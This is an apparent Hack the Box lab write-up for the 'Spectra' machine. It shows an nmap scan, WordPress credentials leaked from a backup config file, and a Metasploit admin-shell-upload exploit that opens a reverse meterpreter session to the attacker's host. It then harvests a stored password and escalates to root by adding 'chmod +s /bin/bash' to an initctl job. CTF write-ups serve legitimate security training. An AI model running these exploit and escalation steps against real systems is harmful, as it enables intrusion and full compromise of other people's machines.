
Hack the Box : Spectra (Linux & Wordpress)

Tools used : Metasploit

Machine IP Address : 10.10.10.229



1.Perform nmap scan to find any open ports

Command : nmap 10.10.10.229


```
root@kali:~# nmap 10.10.10.229
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-15 22:58 EDT
Nmap scan report for 10.10.10.229
Host is up (0.26s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
8081/tcp open  blackice-icecap

Nmap done: 1 IP address (1 host up) scanned in 3.26 seconds
```

We can see that there are four ports opened already which is :

- 22/tcp - ssh
- 80/tcp - http
- 3306/tcp - mysql
- 8081/tcp - blackice-icecap

2.Run the machine's ip address on browser to check the http site on port 80:


The site display two links attached on the website but cannot load on any of them.
Both of the links attached to a domain named spectra.htb. We can add this on /etc/hosts folder.



3. Add the ip address of machine and domain name on /etc/hosts folder


Command : sudo nano etc/hosts

Add the following line :
10.10.10.229 spectra.htb




4. Load the page

The first link will show a Wordpress site. It shows that the site has been logged in by an administrator or a user using administrator as the username.



The second link will shows an error establishing a database connection.



We can open the testing folder **(spectra.htb/testing/)** and monitor all the files listed.

Index of /testing/


../		
wp-admin/	10-Jun-2020 23:00	-
wp-content/	10-Jun-2020 23:13	-
wp-includes/	10-Jun-2020 23:13	-
index.php	06-Feb-2020 06:33	405
license.txt	10-Jun-2020 23:12	19915
readme.html	10-Jun-2020 23:12	7278
wp-activate.php	06-Feb-2020 06:33	6912
wp-blog-header.php	06-Feb-2020 06:33	351
wp-comments-post.php	02-Jun-2020 20:26	2332
wp-config.php	28-Oct-2020 05:52	2997
wp-config.php.save	29-Jun-2020 22:08	2888
wp-cron.php	06-Feb-2020 06:33	3940
wp-links-opml.php	06-Feb-2020 06:33	2496
wp-load.php	06-Feb-2020 06:33	3300
wp-login.php	10-Feb-2020 03:50	47874
wp-mail.php	14-Apr-2020 11:34	8509
wp-settings.php	10-Apr-2020 03:59	19396
wp-signup.php	06-Feb-2020 06:33	31111
wp-trackback.php	06-Feb-2020 06:33	4755
xmlrpc.php	06-Feb-2020 06:33	3133

The **wp-config.php.save** will listed the credentials. We managed to get the database username and also password. We can use the credentials to login to the dashboard.


```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'dev' );

/** MySQL database username */
define( 'DB_USER', 'devtest' );

/** MySQL database password */
define( 'DB_PASSWORD', 'devteam01' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

5. Login site **(spectra.htb/wp-admin)**

We cannot enter the login page using the credentials given on wp-config.php.save file . Use **administrator** as the username as shown on the wordpress site.



We can login into the dashboard. It shows that the website is running on WordPress 5.4.2 which is an outdated version. The latest Wordpress version is 5.7. This shows that the website can be exploited.



fi

6. Run Metasploit to search for any exploit

Command : msfconsole

```
root@kali:~# msfconsole

 _----------------------------------------------------------------------------_
|                    METASPLOIT CYBER MISSILE COMMAND V5                       |
|------------------------------------------------------------------------------|
      \                              /                              /
       \     .                      /                              /          x
        \                          /                              /
         \          +              /                    +        /
          *                       /                              /
                                 /                              /
   X                            /                              /          X
                               /                              /
                              /                              /
                             /                              /
                            /                              /
                           /                              /
                          /                              /
                         /                              /
                        /                              /
                       /                              /
                      /                              /
                     /                              /
                    /                              /
                   /                              /
                  /                              /
                 /                              /
                /                              /
               /                              /
                                             ###
                                            # % #
                                             ###
                                             *
                                 *
                                 *
                                 ^
####        __    __    __      #######        __    __    __        ####
####     /  \ /  \ /  \  \     ###########    /  \ /  \ /  \  \      ####
##############################################################################
##############################################################################
# WAVE 5 ######## SCORE 31337 ################################ HIGH FFFFFFFF #
##############################################################################
                                                      https://metasploit.com


       =[ metasploit v5.0.99-dev                          ]
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View missing module options with show missing
```

We need to find if the is any exploit on spectra.htb/wp-admin

Command : search wp_admin (to search any exploit on wp-admin)

Metasploit shows that there is one matching module. Select the module.

Command : use 0

Show all the options on the module.

Command : show options

```
msf5 > search wp_admin

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_admin_shell_upload     2015-02-21       excellent  Yes    WordPress Admin Shell Upload


msf5 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<p
ath>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

The current setting in the module shows that the Password, Username, Remote Host (RHOST), Local Host (LHOST) and TARGETURI are not inserted.

Command : set (PASSWORD,USERNAME,RHOST,LHOST & TARGETURI)

The details required are as below :

PASSWORD : devteam01
USERNAME : administrator
RHOST : 10.10.10.229 (machine's ip address)
LHOST : 10.10.14.2 (tun0 ip address, use the **ifconfig command** to check)
TARGETURI : /main (website's main page)

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD devteam01
PASSWORD => devteam01
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME administrator
USERNAME => administrator
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 10.10.10.229
RHOST => 10.10.10.229
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /main
TARGETURI => /main
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 10.10.14.2
LHOST => 10.10.14.2
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit
```

Once all the required parts are done, we can run the exploit to get the meterpreter.

Command : exploit

It shows that we managed to get the meterpreter.

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Authenticating with WordPress using administrator:devteam01...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /main/wp-content/plugins/OIMSQfkaIk/MAExXAlbhC.php...
[*] Sending stage (38288 bytes) to 10.10.10.229
[*] Meterpreter session 1 opened (10.10.14.2:4444 -> 10.10.10.229:43372) at 2021-06-15 02:57:27 -0400
[+] Deleted MAExXAlbhC.php
[!] This exploit may require manual cleanup of 'MAExXAlbhC.php' on the target
[!] This exploit may require manual cleanup of 'OIMSQfkaIk.php' on the target
[!] This exploit may require manual cleanup of '../OIMSQfkaIk' on the target

meterpreter >
[+] Deleted OIMSQfkaIk.php
[+] Deleted ../OIMSQfkaIk

meterpreter >
```

Command : shell

We can check the home directory and it lists 5 users. There is a user flag on katie's folder but cannot access it.

```
meterpreter > shell
Process 6662 created.
Channel 2 created.
csh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
cd home
/bin/sh: 1: cd: can't cd to home
cd /home
ls
chronos
katie
nginx
root
user
cd /katie
/bin/sh: 4: cd: can't cd to /katie
cat katie
cat: katie: Is a directory
cd katie
ls
log
user.txt
cat user.txt
cat: user.txt: Permission denied
```

The directory for /etc/passwd shows that there are two users that have **/bin/bash access**. /bin/bash is the most common shell used as default shell for user login of the linux system.

```
tcpdump:!:215:215:tcpdump --with-user:/dev/null:/bin/false
nginx:x:20155:20156::/home/nginx:/bin/bash
katie:x:20156:20157::/home/katie:/bin/bash

ls
```

After a few directories been checked, there is a suspicious file located on the /opt folder which is **autologin.conf.orig**

```
cd /opt
ls
VirtualBox
autologin.conf.orig
broadcom
displaylink
eeti
google
neverware
tpm1
tpm2
```

Check the autologin.conf.orig file and it stated that the password can be read in /etc/autologin

```
cat /autologin.conf.orig
cat: /autologin.conf.orig: No such file or directory
cat autologin.conf.orig
# Copyright 2016 The Chromium OS Authors. All rights reserved.
# Use of this source code is governed by a BSD-style license that can be
# found in the LICENSE file.
description   "Automatic login at boot"
author        "chromium-os-dev@chromium.org"
# After boot-complete starts, the login prompt is visible and is accepting
# input.
start on started boot-complete
script
  passwd=
  # Read password from file. The file may optionally end with a newline.
  for dir in /mnt/stateful_partition/etc/autologin /etc/autologin; do
```

We check the /etc/autologin directory and we can get katie's password.

```
cd /etc/autologin
ls
passwd
cat passwd
SummerHereWeCome!!
```

7. SSH to login

We managed to gain access to the user katie using the password before and the user flag can be found here.

```
root@kali:~# ssh katie@10.10.10.229
Password:
-bash-4.3$ ls
log  user.txt
-bash-4.3$ cat user.txt
e89d27fe195e9114ffa72ba8913a6130
-bash-4.3$
```

8.Privilege Escalation

Command : sudo -l

We execute this command to see if there are any other commands that are allowed or not allowed by the user (katie) on the host. The result shows that katie is allowed to run initctl without password.

Initctl - init control tool, allows a sysadmin to communicate and interact with the upstart init. Type of command (start, stop, restart, reload, list etc..)

```
-bash-4.3$ sudo -l
User katie may run the following commands on spectra:
    (ALL) SETENV: NOPASSWD: /sbin/initctl
```

Based on what I found on google and reddit, initctl is related to files located in the /etc/init/ directory. We check the directory and there are too many files but checking one-by-one files would be an insane work. So it is best, if we search for any suspicious or repetitive files, and it shows that there are **9 test.conf files** in the folder.

```
-bash-4.3$ cd /etc/init
-bash-4.3$ ls
activate_date.conf
anomaly-detector.conf
attestationd.conf
authpolicyd.conf
autoinstall.conf
autologin.conf
avahi.conf
bluetoothd.conf
bluetoothlog.conf
boot-alert-ready.conf
boot-complete.conf
boot-services.conf
boot-splash.conf
boot-update-firmware.conf
bootlockboxd.conf
brltty.conf
btdispatch.conf
cgroups.conf
chapsd.conf
check_for_plugin_updates.conf
chunneld.conf
cleanup-shutdown-logs.conf
conntrackd.conf
cpufreq.conf
cras.conf
crash-boot-collect.conf
crash-reporter-early-init.conf
crash-reporter.conf
crash-sender.conf
cros-disks.conf
cros-machine-id-regen-network.conf
cros-machine-id-regen-periodic.conf
cros_configfs.conf
cros_healthd.conf
crosdns.conf
crx-import.conf
fwupdtool-update.conf
googletts.conf
halt.conf
image-burner.conf
imageloader-shutdown.conf
imageloader.conf
init-homedirs.conf
install-completed.conf
install-logs.conf
ip6tables.conf
ippusb-post-upstart-socket-bridge.conf
ippusb-pre-upstart-socket-bridge.conf
ippusb.conf
iptables.conf
journald.conf
kerberosd.conf
lockbox-cache.conf
log-bootid-on-boot.conf
log-rotate.conf
login.conf
logout.conf
lorgnette.conf
machine-info.conf
memd.conf
metrics_daemon.conf
metrics_library.conf
ml-service.conf
modemmanager.conf
mount-encrypted.conf
mtpd.conf
network-services.conf
neverware-client-id.conf
neverware_daemon.conf
neverware_dmi_logger.conf
neverware_fixhw.conf
neverware_fixnet.conf
send-boot-mode.override
send-disk-metrics.conf
send-hardware-info.conf
send-kernel-errors.conf
send-mount-encrypted-metrics.conf
send-powerwash-count.conf
send-reclamation-metrics.conf
send-recovery-metrics.conf
send-uptime-metrics.conf
seneschal.conf
shill-event.conf
shill-start-user-session.conf
shill-stop-user-session.conf
shill.conf
shill_respawn.conf
smbproviderd.conf
sommelier.conf
startup.conf
swap.conf
syslog.conf
sysrq-init.conf
system-proxy.conf
system-services.conf
tcsd.conf
test.conf
test1.conf
test10.conf
test2.conf
test3.conf
test4.conf
test5.conf
test6.conf
test7.conf
test8.conf
test9.conf
tlsdated.conf
```

We opened one of the test.conf files and it is a script for “Test node.js”. We need to stop the script from running to insert /bin/bash in the script to gain root access.

```
bash-4.3# cat test.conf
description "Test node.js server"
author      "katie"

start on filesystem or runlevel [2345]
stop on shutdown

script

    export HOME="/srv"
    echo $$ > /var/run/nodetest.pid
    exec /usr/local/share/nodebrew/node/v8.9.4/bin/node /srv/nodetest.js

end script

pre-start script
    echo "[`date`] Node Test Starting" >> /var/log/nodetest.log
end script

pre-stop script
    rm /var/run/nodetest.pid
    echo "[`date`] Node Test Stopping" >> /var/log/nodetest.log
end script
bash-4.3#
```

Command : sudo -u root /sbin/initctl list | grep test


sudo - u root : run the command as root
/sbin/initctl list : shows a list of the known jobs and instances, the status of each output
grep test : search for “test” file

```
-bash-4.3$ sudo -u root /sbin/initctl list | grep test
test  stop/waiting
test1 stop/waiting
test7 stop/waiting
test6 stop/waiting
test5 stop/waiting
test4 stop/waiting
test10 stop/waiting
attestationd start/running, process 1790
trace_marker-test stop/waiting
test9 stop/waiting
test8 stop/waiting
test3 stop/waiting
test2 stop/waiting
```

Once the script is stopped. We can change the content of the test.conf files using **nano test.conf** command and insert the following line :

chmod +s /bin/bash


The **chmod** command is used to "**ch**ange **mod**e" of the access permission to any file or directories. SUID has been set using symbolic ways "+s" (s stands for set).



Once we have changed the content of the script. We can run using the following command :

sudo /sbin/initctl start test

Lastly, we use the **/bin/bash -p** command to get the root access. Checking the root folder, we will get the system flag inside of root.txt



Spectra Pwned